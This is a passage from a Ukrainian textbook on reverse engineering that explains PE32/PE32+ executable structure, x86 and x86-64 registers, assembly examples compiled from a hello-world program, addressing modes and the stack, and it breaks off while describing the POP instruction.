Основні "конкуренти" *PE* – це формати *ELF* (використовується в *Linux* і більшості інших версій *Unix*) та *Mach-O* (використовується в *Mac OS X*).

На сьогоднішній день існує два формати *PE*-файлів: *PE*32 та *PE*32+. Обидва вони обмежують адресний простір програми розміром в 4 Гб (0*xFFFFFFFF*), але *PE*32 використовує 32-бітові адреси (архітектура *Win*32), а *PE*32+ – 64-бітові адреси (архітектура *Win*64).

Таким чином*, PE* – це формат виконуваних файлів, прийнятий в *Windows*. Різниця між файлами *.exe*, *.dll*, та *.sys* полягає в тому, що у *.exe* та *.sys* зазвичай немає експорту, а є тільки імпорт.

У *dll*, як і у всіх *PE*-файлів, є точка входу (*OEP*) (там розташовується функція *DllMain*), але зазвичай ця функція нічого не робить.

Файли *.sys* – це зазвичай драйвери пристроїв. Для драйверів *Windows* вимагає, щоб контрольна сума в *PE*-файлі була вказана і була вірною, а починаючи з *Windows Vista*, *PE*-файли драйвера повинні бути також підписані за допомогою електронного підпису, інакше вони не будуть завантажуватися.

3.2.1.2. Загальна структура PE-файлу

Будь-який PE-файл складається з декількох заголовків і декількох (від 1 до 96) секцій (див. Додаток В).

Заголовки містять службову інформацію, що описує різні властивості файлу та його структуру.

Секції містять дані, які розміщуються в адресному просторі процесу під час завантаження файлу в пам'ять.

Загальна структура PE-файлу така:

- заголовок DOS;
- заглушка DOS;
- заголовок PE;
- заголовки секцій;
- секції.

Сигнатура PE-файлу. Перші 2 байта *PE*-файлу містять сигнатуру 0x4D 0x5A – це символи “*MZ*” (як спадкоємець *MZ*-формату), далі йде подвійне слово за зміщенням 0x3C, що містить адресу *PE*-заголовка, що починається з сигнатури 0x50 0x45 – символи “*PE*”.

PE-файли є файлами з відносним завантаженням, тобто теоретично можуть розміщуватися в просторі адрес 0x00000000 – 0xFFFFFFFF з будь-якої адреси, що називається *базовою адресою*. Оскільки базова адреса заздалегідь невідома, структура *PE*-файлів заснована на понятті *RVA* (*relative virtual address*, відносна віртуальна адреса, ВВА). *RVA* є зміщенням від базової адреси виконуваного файлу до даної адреси. Іншими словами, для отримання лінійної адреси у віртуальній пам'яті процесу потрібно скласти *RVA* з базовою адресою.

Слід особливо підкреслити, що *RVA* не мають нічого спільного зі зміщеннями відносно початку файлу. У процесі завантаження файлу кожна його секція розміщується в пам'яті зі своєї *RVA* і при необхідності доповнюється нулями до заданого розміру. При цьому *RVA* секції та її розмір в пам'яті, взагалі кажучи, ніяк не пов'язані з її місцем розташування та розміром в вихідному файлі.

3.2.1.3. Структура Win32/Win64 PE

На початку будь-якого *Win*32 *PE*-файлу є крихітна *DOS*-програма, що виводить на консоль повідомлення на кшталт "*This program can not be run in DOS mode*." – якщо запустити цю програму в *DOS* або *Windows* 3.1, виведеться це повідомлення. Розглянемо наступну термінологію**:**

−*модуль* – це окремий файл, *.exe* або *.dll*;

−*процес* – це якась завантажена в пам'ять і працююча програма; як правило, складається з одного *.exe*-файлу та декількох *.dll*-файлів;

−*пам'ять процесу* – пам'ять, з якою працює процес; у кожного процесу є власна пам'ять, де зазвичай знаходяться завантажені модулі, пам'ять стека, купи, і т.д.

−*віртуальна адреса* (ВА) – це адреса, яка буде використовуватися в самій програмі;

−*базова адреса* – це адреса, за якою модуль буде завантажений в простір процесу;

−*відносна віртуальна адреса* (ВВА) – це ВА мінус базова адреса (адреса відносно початку секції); багато адрес в таблицях *PE*-файлу використовують саме ВВА.

Після завантаження виконуваного файлу в оперативну пам'ять, структура пам’яті процесу виглядає наступним чином (рис.3.1):

Рис. 3.1. Структура пам’яті процесу під час виконання

Базова адреса. Кілька авторів модулів можуть одночасно створювати *DLL*-файли і немає можливості домовитись про те, які адреси та кому будуть відведені. Тому, якщо у двох *DLL*, необхідних для завантаження процесом, однакові базові адреси, одна з них буде завантажена з цієї базової адреси, а друга – до іншого вільного місця в пам'яті процесу, при цьому всі ВА в другій *DLL* будуть скориговані.

Секції. У *PE*-файлі можна побачити наступні секції:

.text – секція коду;

.data – секція ініціалізованих даних;

.rdata (*readable data*) – секція константних даних;

.idata – секція імпорту;

.edata – секція експорту;

.pdata – секція даних про винятки в *Windows NT* для *MIPS*, *IA*64 та *x*64;

.reloc – секція базових переміщень;

.bss – секція неініціалізованих статичних та глобальних даних;

.tls – локальна пам'ять потоків;

.rsrc – ресурси;

.crt – секція даних, що генерується старими версіями *MSVC*.

Формат PE32+ (*Portable Executable for* 64-*bit*) описано в специфікації *Microsoft PE/COFF* і є безпосереднім розширенням *PE32*.





Рис. 3.2. Порівняння форматів PE32 та PE32+

Magic-число в *Optional Header* змінено з 0x010B на 0x020B, що однозначно ідентифікує 64-бітний образ. Поле *Machine* в *COFF File Header* набуває значення 0x8664 (*IMAGE_FILE_MACHINE_AMD64*).

Незмінені частини. *DOS MZ Header*, *PE Signature* ("PE\0\0"), *COFF File Header* (20 байт) та структура секційних заголовків залишаються ідентичними в обох форматах. Таблиця *Data Directories* також незмінна: 16 записів по 8 байт кожен.

Ключова відмінність: поле *BaseOfData* видалено.

У *PE32* після *BaseOfCode* (*RVA*, 4 б) розміщується *BaseOfData* (*RVA*, 4 б). У *PE32+* це поле відсутнє: 64-бітний адресний простір не потребує такого розмежування, а зміщення до секцій виводяться через *RVA* і секційні заголовки.



Ключові відмінності PE32+

Поле	PE32	PE32+	Зміна
Magic	0x010B	0x020B	Новий маркер
BaseOfData	4 б (RVA)	відсутнє	Вилучено
ImageBase	4 б (DWORD)	8 б (QWORD)	+4 байти
SizeOfStackReserve	4 б	8 б	+4 байти
SizeOfStackCommit	4 б	8 б	+4 байти
SizeOfHeapReserve	4 б	8 б	+4 байти
SizeOfHeapCommit	4 б	8 б	+4 байти
Розмір Optional Header	224 б	240 б	+16 байт

Machine: IMAGE_FILE_MACHINE_I386 = 0x014C (PE32); IMAGE_FILE_MACHINE_AMD64 = 0x8664 (PE32+)
.pdata — секція таблиці розгортання стеку, обов'язкова для x64; у PE32 відсутня

Рис. 3.3 Відмінності PE32 та PE32+

Розширені до 64-бітних поля. П'ять полів *Optional Header* розширено з *DWORD* (4 байти) до *QWORD* (8 байт):

Таблиця 3.1. Розширені поля

Поле	Призначення
ImageBase	Бажана базова адреса завантаження образу; у x64 може перевищувати 4 ГБ
SizeOfStackReserve	Зарезервований розмір стека
SizeOfStackCommit	Первинно виділений розмір стека
SizeOfHeapReserve	Зарезервований розмір купи
SizeOfHeapCommit	Первинно виділений розмір купи

Через видалення *BaseOfData* (−4 байти) та розширення п'яти полів (5 × +4 = +20 байт) загальний розмір *Optional Header* збільшено з 224 (0xE0) до 240 (0xF0) байт.

Секція .pdata (унікальна для x64). *Win64* використовує таблично-керований механізм розгортання стека (*table-driven unwinding*) замість реєстрового (*SEH-based*) у x86. Секція *.pdata* містить масив записів *RUNTIME_FUNCTION* – по 12 байт кожен:

BeginAddress (*RVA*, 4 б) – початок функції;

EndAddress (*RVA*, 4 б) – кінець функції;

UnwindData (*RVA*, 4 б) – покажчик на *UNWIND_INFO.*

Структура *UNWIND_INFO* описує пролог функції: збереження регістрів, виділення стекового фрейму, ланцюжок обробників виключень. Відсутність запису в *.pdata* означає, що функція є "*leaf*" (листовою) і не змінює стек.

Таблиця 3.2. Зсуви ключових полів у PE32+

Зсув (hex)	**Розмір**	**Поле**
0x00	2	Magic = 0x020B
0x02	1+1	MajorLinkerVersion / MinorLinkerVersion
0x04	4	SizeOfCode
0x08	4	SizeOfInitializedData
0x0C	4	SizeOfUninitializedData
0x10	4	AddressOfEntryPoint
0x14	4	BaseOfCode
0x18	8	ImageBase (QWORD)
0x20	4	SectionAlignment
0x24	4	FileAlignment
0x28–0x32	12	Version fields
0x34	4+4	Win32VersionValue + SizeOfImage
0x3C	4	SizeOfHeaders
0x40	4	CheckSum
0x44	2+2	Subsystem + DllCharacteristics
0x48	8	SizeOfStackReserve
0x50	8	SizeOfStackCommit
0x58	8	SizeOfHeapReserve
0x60	8	SizeOfHeapCommit
0x68	4+4	LoaderFlags + NumberOfRvaAndSizes
0x70	128	Data Directories (16 × 8 б)

Практичне значення для РІПЗ: при розборі *PE32+* дизасемблером або власним парсером зсуви *ImageBase* та полів стека/купи відрізняються від *PE32* через відсутність *BaseOfData* та подвоєння ширини п'яти вищезазначених полів.

3.2.1.4. Регістри x86-32 та x86-64

Регістр процесора – це комірка швидкодійної внутрішньої пам'яті процесора, яка використовується для тимчасового збереження операндів, з якими безпосередньо проводяться обчислення, а також часто використовуваних даних з метою швидкого доступу до них. Крім того, в регістрах зберігається і додаткова інформація, потрібна процесору для функціювання (зокрема, поточний контекст процесора, адреса наступної команди тощо).

Регістри характеризуються своєю розрядністю, тобто кількістю біт інформації, яка може в них розміщуватись (наприклад, 32-розрядний регістр, 64-розрядний регістр).

З точки зору архітектури ЕОМ, під цим терміном розуміють лише набір тих регістрів, які доступні програмісту в рамках документованої програмної моделі процесора. Точніше такі регістри називають архітектурними. Наприклад, архітектура *x*86 визначає лише вісім 32-розрядних регістрів загального призначення, але процесор фактично містить набагато більше реальних апаратних регістрів. Така надлишковість потрібна для реалізації деяких мікроархітектурних оптимізацій швидкодії процесора.

В архітектурі *IA*-32 використовуються наступні регістри.

–*E**A**X/**A**X/**A**H/AL* (*Accumulator register*) – ***акумулятор***; застосовується для зберігання проміжних даних;

–*E**B**X/**B**X/**B**H/**B**L* (*Base register*) – ***базовий регістр; з***астосовується для зберігання базової адреси деякого об‘єкта в пам‘яті;

–*E**C**X/**C**X/**C**H/**C**L* (*Count register*) – ***регістр-лічильник;*** застосовується в командах, що здійснюють деякі повторні дії (наприклад, команда організації циклу *loop*, крім передачі керування команді, що знаходиться за деякою адресою, аналізує і зменшує на одиницю значення регістра *ECX*/*CX*);

–*E**D**X/**D**X/**D**H/**D**L* (*Data register*) – ***регістр даних***; як і регістр *EAX/AX/AH/AL*, він зберігає проміжні дані.

Наступні два регістри використовують для підтримки так званих ланцюжкових операцій, тобто операцій, що здійснюють послідовну обробку ланцюжка елементів, кожен з яких може мати довжину 32, 16 або 8 біт:


–***ESI/SI*** (*Source Index register*) – ***індекс джерела***; цей регістр в ланцюжкових операціях містить поточну адресу елемента в ланцюжку-джерелі;

–***EDI/DI*** (*Destination Index register*) – ***індекс приймача***; цей регістр в ланцюжкових операціях містить поточну адресу в ланцюжку-приймачі.

Для роботи зі стеком в системі команд мікропроцесора є спеціальні команди, а в програмній моделі мікропроцесора для цього є спеціальні регістри:

–E**SP**/**SP** (*Stack Pointer register*) – **регістр покажчика стека**; містить покажчик вершини стека в поточному сегменті стека;

–***EBP/BP*** *(Base Pointer register)* – ***регістр покажчика бази кадру стека****;* застосовується для організації довільного доступу до даних всередині стека.



Регістр	64 б	32 б	16 б	8 б	Угода Win64 ABI
RAX	RAX	EAX	AX	AH/AL	Повернення (ціле)
RCX	RCX	ECX	CX	CL	Арг 1
RDX	RDX	EDX	DX	DL	Арг 2
R8, R9	R8/R9	R8D/R9D	R8W/R9W	R8B/R9B	Арг 3, Арг 4


Callee-saved (Win64): RBX. RBP. RDI. RSI. RSP. R12–R15 · Caller-saved: RAX. RCX. RDX. R8–R11

Рис. 3.4. Регістри процесора

В 64-розрядній архітектурі всі регістри є 64 розрядними (*RAX*, *RBX* і т.д.), а також додано 8 регістрів загального призначення (*R*8 – *R*15) та інші.

Регістри загального призначення x86-64: кожен 64-бітний регістр містить у собі менші псевдоніми – це структурна вкладеність, ідеальна для діаграми вкладеності.

У сучасній архітектурі x86-64 SIMD-регістри утворюють ієрархію від 128-бітних XMM до 512-бітних ZMM-регістрів.



Регістр	Ширина	Кількість	ISA	Елем. типи	Примітка
XMM0–15	128 б	16	SSE–SSE4.2	float, double, int	нижні 128 б YMM/ZMM
YMM0–15	256 б	16	AVX / AVX2	float, double, int	нижні 256 б ZMM
ZMM0–15	512 б	16	AVX-512	float, double, int	містять YMM/XMM
ZMM16–31	512 б	16 нових	AVX-512	float, double, int	без YMM/XMM псевдоніма

Елементи в регістрі: XMM — 4×float / 2×double / 16×byte; YMM — 8×float / 4×double; ZMM — 16×float / 8×double

AVX-512 також додає 8 масочних регістрів k0–k7 (64 біти) для предикатного виконання

Рис. 3.5. Ієрархія векторних регістрів x86-64

3.2.1.5. Асемблер x86-32 та x86-64

Мова асемблера (англ. *assembly language*) – мова програмування низького рівня для програмованої обчислювальної системи (мікропроцесора, мікроконтролера, комп'ютера або іншого програмованого пристрою), в якій існує сувора відповідність між операторами мови та машинними командами. Асемблер також називають *символічним машинним кодом* або *мнемокодом*.

Кожна мова асемблера специфічна для конкретної комп'ютерної архітектури. На відміну від цього, програми на мовах програмування високого

рівня, як правило, здатні виконуватися на декількох архітектурах, хоча вимагають специфічної для платформи інтерпретації або компіляції.

Програма мовою асемблера перетворюється у виконуваний машинний код за допомогою програми-*асемблера*. Процес перетворення називають *асемблюванням* або *збіркою* (англ. *assembly, assembling*). Наступний приклад містить асемблерну вставку в програму, написану мовою С:

```
int main ()
{
   int a = 1; // оголошуємо змінну a і кладемо туди значення 1
   int b = 2; // оголошуємо змінну b і кладемо туди значення 2
   int c; // оголошуємо змінну c, але не ініціалізуємо її
__asm{    // Початок асемблерної вставки
mov eax, a // завантажуємо значення змінної a в регістр EAX
mov ebx, b // завантажуємо значення змінної b в регістр EBX
add eax, ebx // додаємо EAX з EBX, записуючи результат в EAX
mov c, eax // завантажуємо значення EAX в змінну c
} // Кінець асемблерної вставки
printf ("a + b =% x +% x =% x \ n", a, b, c);
return 0;
}
```

Аналогічна програма на мові асемблера має наступний вигляд:

```
section .data
    a dd 1                      ; змінна a = 1
    b dd 2                      ; змінна b = 2
    c dd 0                      ; змінна c
    fmt db "a + b = %d + %d = %d", 10, 0
section .text
    extern printf
    global main
main:
    mov eax, [a]                ; завантажуємо a в EAX
    mov ebx, [b]                ; завантажуємо b в EBX
    add eax, ebx                ; EAX = EAX + EBX
    mov [c], eax                ; зберігаємо результат у c
    ; printf("a + b = %d + %d = %d\n", a, b, c);
    push dword [c]
    push dword [b]
    push dword [a]
    push fmt
    call printf
    add esp, 16                 ; очищення стеку
    xor eax, eax                ; return 0
    ret
```

Для виконання задач РІПЗ бінарних кодів програм потрібно знати відповідну мову асемблера.

Приклад представлення виконуваного файлу після компіляції.

```
#include <stdio.h>
int main()
{
 printf("hello, world");
 return 0;
}
```

Компілюємо цю програму компілятором *MSVC* 2026:

```
cl 1.cpp /Fa 1.asm
```

Ключ / *Fa* означає, що треба згенерувати лістинг на асемблері. Отримуємо наступний асемблерний код:

```
CONST    SEGMENT
$SG3830  DB           'hello, world', 00H
CONST    ENDS
PUBLIC   _main
EXTRN    _printf:PROC
;Function compile flags: /Odtp
_TEXT    SEGMENT
_main    PROC
         push         ebp
         mov          ebp, esp
         push         OFFSET $SG3830
         call         _printf
         add          esp, 4
         xor          eax, eax
         pop          ebp
         ret          0
_main    ENDP
_TEXT    ENDS
```

Компілятор згенерував файл 1.*obj*, який згодом буде перетворений лінкером в файл 1.*exe*. У нашому випадку, цей файл складається з двох сегментів: *CONST* (для даних-констант) і *_TEXT* (для коду).

Рядок "*hello, world*" в C / C ++ має тип *const char* *, проте не має імені. Але компілятору потрібно якось з ним працювати, так що він дає йому внутрішнє ім'я $SG3830.

Так що приклад можна було б переписати ось так:

```
#include <stdio.h>
const char *$SG3830="hello, world";
int main()
{
  printf($SG3830);
  return 0;
}
```

У сегменті коду *_TEXT* знаходиться поки тільки одна функція: *main*(). Функція *main*(), як і практично всі функції, починається з *прологу* і закінчується *епілогом*. Далі слідує виклик функції *printf*(): *CALL _printf*. Перед цим викликом адреса рядка (або покажчик на нього) з нашим привітанням за допомогою інструкції *PUSH* поміщається в стек.

Після того, як функція *printf*() повертає управління в функцію *main*(), адреса рядка (або покажчик на нього) все ще лежить в стеці. Так як він більше не потрібен, то покажчик стека (регістр *ESP*) коригується.

"*ADD ESP*, 4" означає додати 4 до значення в регістрі *ESP*.

Чому 4? Так як це 32-бітний код, для передачі адреси потрібно якраз 4 байта. У *x*64-коді це 8 байт. "*ADD ESP*, 4" еквівалентно "*POP* регістр", але без використання будь-якого регістра.

Деякі компілятори, наприклад, *Intel C++ Compiler*, в цій же ситуації можуть замість *ADD* згенерувати *POP ECX* (подібне можна зустріти, наприклад, в коді *Oracle RDBMS*, що їм скомпільована), що майже те ж саме, тільки псується значення в регістрі *ECX*. Можливо, компілятор застосує *POP ECX*, тому що ця інструкція коротше (1 байт проти 3).

Після виклику *printf*() в оригінальному коді на *C* / *C* ++ вказано *return* 0 – повернути 0 в якості результату функції *main*(). У створеному коді це забезпечується інструкцією *XOR EAX, EAX*. *XOR*, насправді, як легко здогадатися, "виключне АБО", але компілятори часто використовують його замість простого *MOV EAX*, 0 – знову тому, що опкод коротше (2 байта проти 5). Буває так, що деякі компілятори генерують *SUB EAX, EAX*, що означає відняти значення в *EAX* від значення в *EAX*, що в будь-якому випадку дасть 0 в результаті.

Остання інструкція *ret* повертає управління в попередню функцію. Зазвичай це код C/C++ *CRT*, який, в свою чергу, поверне керування операційній системі.

Компіляція з використанням GCC має такий вигляд на асемблері:

```
main proc near
var_10    = dword ptr -10h
push ebp
mov  ebp, esp
and  esp, 0FFFFFFF0h
sub  esp, 10h
mov  eax, offset aHelloWorld ; "hello, world"
mov  [esp+10h+var_10], eax
call _printf
mov  eax, 0
leave
retn
main endp
```

Бачимо майже те ж саме. Адреса рядка "*hello, world*", що лежить в сегменті даних, спочатку зберігається в *EAX*, потім записується в стек. А ще в пролозі функції ми бачимо *AND ESP, 0FFFFFFF0h* – ця інструкція вирівнює значення в *ESP* по 16-байтній границі, роблячи всі значення в стеку також вирівняними по цій границі (процесор більш ефективно працює зі змінними, розташованими в пам'яті за адресами кратним 4 або 16). *SUB ESP*, 10*h* виділяє в стеці 16 байт. Хоча, як буде видно далі, тут досить тільки 4.

Це відбувається тому, що кількість місця в локальному стеку теж вирівняно по 16-байтній границі. Адреса рядка (або покажчик на рядок) потім записується прямо в стек без допомоги інструкції *PUSH*. *var*_10 за сумісництвом – і локальна змінна, і одночасно аргумент для *printf()*.

Потім викликається *printf()*.

На відміну від *MSVC*, *GCC* в компіляції без включеної оптимізації генерує *MOV EAX*, 0 замість більш короткого опкода.

Остання інструкція *LEAVE* – це аналог команд *MOV ESP, EBP* та *POP EBP* – тобто повернення покажчика стека і регістра *EBP* в первісний стан. Це

необхідно, тому що на початку функції ми модифікували регістри *ESP* і *EBP* (за допомогою *MOV EBP, ESP* / *AND ESP*, ...).

Таким чином, бачимо, що навіть невеличкі програми після компіляції та представлення в асемблерному коді виглядають доволі складно та для їх розуміння потрібні певні знання.

Способи адресації в x86-32 (IA-32). У 32-бітній архітектурі використовується модель обчислення ефективної адреси:

$$EA = base + index * scale + displacement$$

1. Негайна (*Immediate*)

```
mov eax, 10
```

2.Регістрова (*Register*)

```
mov eax, ebx
```

3. Пряма (*Absolute / Direct*)

```
mov eax, [0x00404000]
```

4. Непряма через регістр (*Register indirect*)

```
mov eax, [ebx]
```

5. Базова (*Base*)

```
mov eax, [ebp]
```

6. Базова зі зміщенням (*Base* + *displacement*)

```
mov eax, [ebp + 8]
```

7. Індексна (*Indexed*)

```
mov eax, [esi + edi]
```

8. Індексна з масштабом (*Scaled index*)

```
mov eax, [esi * 4]
```

9. База + індекс × масштаб + зміщення

```
mov eax, [ebx + esi*4 + 8]
```

Способи адресації в x86-64. x86-64 зберігає модель адресації x86-32 та додає новий тип: *RIP*-відносна адресація (*Register Instruction Pointer* – містить адресу наступної інструкції).

```
mov rax, [rip + offset]; offset – зміщення в байтах відносно адреси наступної команди
```

або:

```
mov rax, [rip + label]; label – мітка даних або команди
```

3.2.1.6. Стек

Стек – це організована спеціальним чином ділянка пам'яті, яка використовується для тимчасового зберігання змінних, передачі параметрів для підпрограм, які викликаються, та збереження адреси повернення при виклику процедур та переривань. Найлегше уявити стек у вигляді стосу аркушів паперу (це одне із значень слова *stack* в англійській мові) – ви можете класти і забирати аркуші лише з вершини цього стосу. Інакше стек називають структурою *LIFO* (*Last In First Out*). Тому, якщо записати в стек числа 1,2,3, то при зчитуванні вони будуть розташовані у зворотному порядку – 3,2,1. Стек розташовується в сегменті пам'яті, який описується регістром *SS*, а поточне зміщення вершини стека відображене в регістрі *ESP* (вказівник стеку), причому під час запису значення цього зміщення зменшується, тобто він "росте вниз" від максимально можливої адреси. Таке розміщення стека "догори ногами" може бути необхідним, наприклад, в безсегментній моделі пам'яті, коли всі сегменти, включаючи сегменти стеку та коду, займають одну й ту ж область – всю пам'ять цілком. Тоді програма виконується в нижній області пам'яті, в області молодших адрес, і *EIP* (вказівник інструкції) росте, а стек розташовується в верхній області пам'яті і *ESP* зменшується.

При виклику підпрограми параметри в більшості випадків поміщаються в стек, а в *EBP* (вказівник бази) записують поточне значення *ESP*. Якщо підпрограма використовує стек для зберігання локальних змінних, *ESP* зміниться, але *EBP* можна буде використовувати для того, щоб зчитувати значення параметрів напряму зі стеку (їх зміщення запишуться як *EBP* + № параметру).

Команди для роботи зі стеком. Для роботи зі стеком є дві основні команди *PUSH* і *POP*.

Команда PUSH має наступний формат:

```
PUSH джерело
```

Поміщає вміст джерела в стек. Джерелом може бути регістр, сегментний регістр, безпосередній операнд або змінна. Фактично ця команда зменшує *ESP* на розмір джерела в байтах (2 або 4) і копіює вміст джерела в пам'ять за адресою *SS*:[*ESP*].

Команда POP має наступний формат:

```
POP приймач
```

